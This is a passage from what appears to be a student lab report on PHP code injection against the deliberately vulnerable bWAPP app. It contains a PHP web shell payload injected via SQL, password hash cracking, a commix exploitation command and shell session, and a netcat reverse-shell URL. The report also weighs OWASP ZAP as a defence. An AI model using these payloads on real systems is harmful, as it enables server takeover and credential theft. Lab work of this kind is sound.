
The image below shows the data contained in bwapp.sqlite. This data can be viewed through SQLite database browser. DB browser for SQLite is used to view the sensitive information of the login credentials in the server.

```

root@kali-2019: ~
File Edit View Search Terminal Help
cd db
cat bwapp.sqlite
SQLite format 3@ c
Started
c-00
; $S0000}n J8(00000h0<0)!beea,EVIL); ATTACH DATABASE C:/wamp/www/evil.php AS evil; CREATE
TABLE evil.bee (angry text); INSERT INTO evil.bee (angry) VALUES ("<? echo shell_exec($ _GET[cmd]); ?>");--2014-05-10<0)!beea,EVI!EVILa2014-05-100B 0k!beea', 'EVIL'); ATTACH DAT
ABASE 'C:/wamp/www/evil.php' AS evil; CREATE TABLE evil.bee (angry text); INSERT INTO evi
l.bee (angry) VALUES ("<? echo shell_exec($ _GET['cmd']); ?>");--2014-05-10
000mF010selinem00nIt wasn't the Lycans. It was you..)5johnnym3ph1st0ph3l3sI'm the Ghost R
ider!%/wolverineLog@NWhat's a Magneto?4UthorAsgard0h, no... this is Earth... isn't it?%#4
alicheloveZombiesThere's a cure!4 neotrinity0h why didn't I took that BLACK pill?
0000000 000^00g+00:50 #! World War Z2013horrorGerry Lanett08167113The Incredible H
ulk2008actionBruce Bannertt0800080;7#The Dark Knight Rises2012actionBruce Waynett1345836=
9%The Cabin in the Woods2011horrorSome zombiesett1259521=9%The Amazing Spider-Man2012actio
nPeter Parkertt0948470:5#Terminator Salvation2009sci-fiJohn Connortt04384881!Man of Stee
l2013actionClark Kenttt0770828-!Iron Man2008actionTony Starktt0371746> 7+G.I. Joe: R
etaliati0n2013actionCobra Commandertt1583421
202W 00000000000
]= bee6885858486f31043e5839c735d99457f045affd0bwapp-bee@mailinator.comAny bugs?s
]=S A.I.M.6885858486f31043e5839c735d99457f045affd0bwapp-aim@mailinato
r.comA.I.M. or Authentication Is Missing
0000000E0mtableblogblogCREATE TABLE "blog" (
"id" int(10) NOT NULL ,
"owner" varchar(100) DEFAULT NULL,
"entry" varchar(500) DEFAULT NULL,
"date" datetime DEFAULT NULL,
PRIMARY KEY ("id")
);indexsqlite_autoindex_blog_1blog0T0tableheroesheroesCREATE TABLE "heroes" (
"id" int(10) NOT NULL ,


```

Step 4: Open 'DB Browser for SQLite' in Kali Linux, open database, choose 'bwapp.sqlite', browse data and select 'users' table in the drop-down menu.




The image above the data of the file 'bwapp.sqlite' which contains the sensitive login information of the victim.

Step 5: Go to the terminal and type the command 'hash-identifier' and copy and paste the password from bee's in the data from the SQLite browser.



An alternative is this website, crackstation.net which cracks the password of the user 'bee' by simply copying and paste the hash from SQLite browser.



The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation' and links to 'Password Hashing Security' and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below this, a text box prompts the user to 'Enter up to 20 non-salted hashes, one per line:'. A text area contains the hash '6885858486f31043e5839c735d99457f045affd0'. To the right of the text area is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the text area, a list of supported hash types is shown: 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults'. At the bottom, a table displays the results of the hash cracking process.

Hash	Type	Result
6885858486f31043e5839c735d99457f045affd0	sha1	bug

From the screenshot, it can be proved that the password is 'bug' for the user 'bee' which is correct according to 'settings.php'.


Step 6: To exit from the Netcat listener, type 'exit' in the terminal.

```
/ indexsqlite_db to index_users_index
exit
root@kali-2019:~#
```


Attacking Tool 2 - Commix:


To continue with another tool or method of performing the PHP code injection attack is by using the second attacking tool, Commix.

Step 1: To enter the terminal of this tool, enter 'commix' in the terminal of Kali Linux system.




Step 2: Get the cookie value and security level information from the browser following these steps:





Step 3: Type the following command into the commix terminal with the PHPSESSID and security level retrieved from the previous step.

```
root@kali-2019:~# commix --url="http://192.168.29.128/bWAPP/phpinfo.php?message=test;system('whoami')" --cookie="PHPSESSID=f5n4i9898fn85v643jaig2usvj;security_level=0"
```



```
v2.7-stable  
https://commixproject.com  
(@commixproject)
```

+--

Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

```
[*] Checking connection to the target URL... [ SUCCEED ]  
[!] Warning: Potential CAPTCHA protection mechanism detected.  
[*] Setting the GET parameter 'message' for tests.  
[*] Testing the (results-based) classic command injection technique... [ FAILED [*] Testing the (results-based) classic command injection technique... [ FAILED [*] Testing the (results-based) classic command injection technique... [ 100.0% [*] Testing the (results-based) classic command injection technique... [ FAILED [*] Testing the (results-based) classic command injection technique... [ 100.0% [*] Testing the (results-based) classic command injection technique... [ FAILED ]  
[*] Testing the (results-based) dynamic code evaluation technique... [ SUCCEED ]  
[+] The GET parameter 'message' seems injectable via (results-based) dynamic code evaluation technique.  
    [-] Payload: print(`echo YQRTMC`.`echo ${((87+3))}`.`echo YQRTMC`.`echo YQRTMC`)
```

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y

Page 14 of 26

Step 4: Enter 'y' for the Pseudo-Terminal shell which allows attacker to enter commands similarly to the Netcat listener.

```
[*] Testing the (results-based) dynamic code evaluation technique... [ SUCCEEDED ]  
[+] The GET parameter 'message' seems injectable via (results-based) dynamic code evaluation technique.  
[-] Payload: print(`echo YQRTMC`.`echo $((87+3))`.`echo YQRTMC`.`echo YQRTMC`)  
[?] Do you want a Pseudo-Terminal shell? [Y/n] > y
```

In the image above, the payload of print ('echo etc.') shows that the injection is successful and that the system is vulnerable.

Step 5: Execute commands in the Pseudo-Terminal shell


```
[?] Do you want a Pseudo-Terminal shell? [Y/n] > y  
Pseudo-Terminal (type '?' for available options)  
commix(os_shell) > whoami  
www-data  
commix(os_shell) > pwd  
/var/www/html/bWAPP  
commix(os_shell) > 
```

Based on the screenshot, we can see that the PHP code injection attack is successful as the attacker is able to navigate across the system and enter commands of 'pwd' and 'whoami' in the shell.


Defence Tool – OWASP ZAP

OWASP ZAP, a pre-installed tool in Kali Linux will be used to intercept, detect, and provide alerts regarding PHP code injection vulnerabilities.

Step 1: Open OWASP ZAP from the applications menu.




Step 2: Start the OWASP ZAP session




Step 3: Start the attack on the link:

[192.168.29.129/bWAPP/phpi/php?message=audrey;system\('nc 192.168.29.128 4444 -e' /bin/bash'\)](http://192.168.29.129/bWAPP/phpi/php?message=audrey;system('nc 192.168.29.128 4444 -e' /bin/bash'));




To attack the specific site, attack and click active scan.



Start the scan.

Step 4: Check the alerts for the attacks on the webpage.



The alerts listed above are all the attacks detected by OWASP ZAP on the webpage, with the explanation as follows:

1. *Directory browsing*: Vulnerability can be exploited by a client to read contents of directories on the server that are not supposed to be viewed by everyone.
2. *X-Frame-Options header not set*: Vulnerable to clickjacking because the attacker will be able to control the mouse access for the application by placing the application within another site.
3. *Cookie no HTTP Only flag*: Cookies are accessible to client-side scripts and thus the probability of session hijacking is debut always.
4. *Password autocomplete in browser*: Passwords that are stored in fields that are password type are auto filled by the browser which creates a big problem as anyone who have access to the browser can enter the password easily.
5. *Web browser XSS protection not enabled*: Application is not safeguarding issues like cross site scripting to depend on the robust security characteristics, which are already integrated in many of the contemporary web browsers.
6. *X-Content-Type-Options header missing*: Low MIME sniffing weakness in the sense that the browser may interpret the content as belonging to a certain type and can be detrimental a security point of view.

Overall Results – Installation, Attack and Defence Tools

The steps involved in the installation process of bWAPP on the Kali Linux virtual machine were easy and uncomplicated. Following these steps, the bWAPP was unzipped and the database settings configured before the application was installed. After that, opening the installation page in the browser proved the successful installation to be initiated for the testing of PHP code injection attacks against the vulnerable bWAPP application.

In the above section, the extent of bWAPP's susceptibility to such an attack was illustrated during the manual PHP injection attack. The attack was carried out by injecting payloads into the message parameter within the URL to establish remote PHP code execution and control of the server. This raised the alarm on the importance of protecting web applications from PHP code injection threats that cause the compromise of the web application.

Next, Netcat was employed to take advantage of the PHP code injection vulnerability, while Commix was used for the same purpose. Whereas Netcat provided a reverse shell to give out remote command execution, Commix was more useful in this case. Compared to Netcat, Commix was more efficient because it took fewer steps to come up with the same consequence, which made it ideal for PHP code injection attacks since it was easier and faster to use.

Finally, during the defence phase, using the OWASP ZAP tool, which is a well-known penetration testing tool, PHP code injection attacks were not detected initially without further configuration. Further tuning and optimization were needed for it to identify such issues more effectively. Nonetheless, OWASP ZAP can be useful for the testing of web application security, however, it may be less effective in identifying PHP code injection vulnerabilities depending on the configuration of the target application. These results therefore highlight the need to employ well-guarded security features lest web applications fall prey to PHP code injection attack.

Criteria 3: Analysis

Analysis of Results Achieved

The illustrated manual PHP injection attack revealed the fundamental risks of PHP code vulnerabilities explaining how attackers could take advantage of such loopholes to access confidential information. Automated attacks, which are the mainstay of vulnerability demonstration, are time-consuming and require in depth understanding of the technologies used, which render them unsuitable for real-world scenarios.

The backdoor listener attack by Netcat reinforced the impact of PHP code injection vulnerabilities through demonstration of how attackers can create a reverse shell by which they have full control over the victim's server. Although this method is effective, but it requires manual installation and can be easily spotted if the network traffic is watched carefully.

However, Commix, which was a fully automated attack, showed how powerful it is in exposing PHP code injection vulnerabilities. Commix facilitates the attackers by giving them a pseudo-terminal shell, thus, allowing the attackers to execute the commands on the server of the victim. Commix, hence, provides attackers a practical option when they want to exploit such vulnerabilities at a large scale.

As for the OWASP ZAP tools, it showed that the bWAPP application has different security flaws that were discovered by the tool like directory listing and other security headers. These are crucial security factors, but to be noticed, the detectability of the PHP code injection attacks using OWASP ZAP was rather limited. This leads to a discovery that OWASP ZAP may lack sufficient features for identifying and preventing PHP code injection flaws, making it essential to utilize other instruments or review the code through the application of code auditing rigorously.

In conclusion, the results propose the fact that the process of protecting web applications from PHP code injection attacks remains even now a very problematic task. Unlike other threats that Commix can use to scan and exploit, the defenders cannot rely solely on the 'products' but need to apply different tools and, of course, eyeballs to see the threats and prevent them. The comments pointed out by the project highlight the need for periodic security checks and evaluation since threat to Web application increases with time.

Comparison and Contrast

All in all, when it comes to the execution of PHP code injection attacks, Commix stands tall against Netcat, more so due to its effectiveness and smooth flow. Below states the detailed comparison highlighting the advantages of Commix:

- ❖ *Efficiency*: Commix only requires 5 steps whereas Netcat requires 6 steps with longer commands, thus proving that Commix is more effective.
- ❖ *User-friendly interface*: The interface of Commix is more free form and does not require much user input.
- ❖ *Automation*: Other than PHP injection attacks, Commix can identify vulnerabilities and exploit servers; thus, human intervention is avoided, and the mistakes can be minimalised.
- ❖ *Pseudo-Terminal Shell*: A terminal shell is provided for entering commands which can be seamlessly integrated into an attacker's workflow.

Regarding OWASP ZAP and its possibilities to become a defence tool for web applications, I have noticed its possibilities to scan and analyse web applications for several drawbacks apart from the code injection in PHP. It provides a bird's eye view on the security state of the application, and it can identify the weak points that attackers can take advantage of. It also means that ZAP can actively perform scanning for vulnerabilities in the given application without human intervention, which improves the effectiveness of security testing.

Attackers, instead, can take advantage of the OWASP ZAP tool to detect and tackle vulnerability issues, but pre-attack security measures are equally necessary to prevent the attackers from being ahead of the cybersecurity game. Injections of code are prevented with the use of regular security audits. Code audit and security best practices to secure the use of input validation and parameterized queries is very imperative strategy in mitigating the risk of code injection attacks.

Future Challenges

It is highly likely that the future of web application security will be dependent on the technology advancements like that AI and ML will be adopted in security systems extensively. Such innovations will not only increase the number of challenges but also create new rooms for computer threats and computer defence systems. And for instance, AI can be used to recognize deviations and predict probable security holes through which attackers can find their way to the system. Yet AI can be used by attackers to potentially automate and scale up their attacks portraying them more clever and immensely difficult to trace. Beyond that, the emergence and integration of IoT devices will bring new security flaws to the web environment which should be fixed since most of the devices use basic security settings.

Criteria 4: Evaluation

Results Summary

The outcomes of the assessment reveal that PHP code violations are a main concern and should be addressed in web applications. The case with the manual PHP injection attack demonstrated potential threats, where the malicious actors were able to inject code into vulnerable areas of the site, with the intent of garnering restricted data. But it is an all-manual process and is very tiresome since one must understand a lot about the technology, which makes it very ineffable for use in the real world. Automated attacks on the other hand, which can be well illustrated by Commix, are more effective in identifying dangerous flaws in one's network but are nonetheless dependent on the assistance of a person for optimum security. The backdoor listener attack that used the Netcat tool demonstrated how dangerous PHP code injection was as it could give the attackers complete control over victim's server. As far as the tests for vulnerable technology of bWAPP was conducted with the help of OWASP ZAP it was revealed that the tool had a low level of ability to detect the PHP code injection attacks that is why it was important to use other tools or perform code review to secure the application.

Challenges Faced

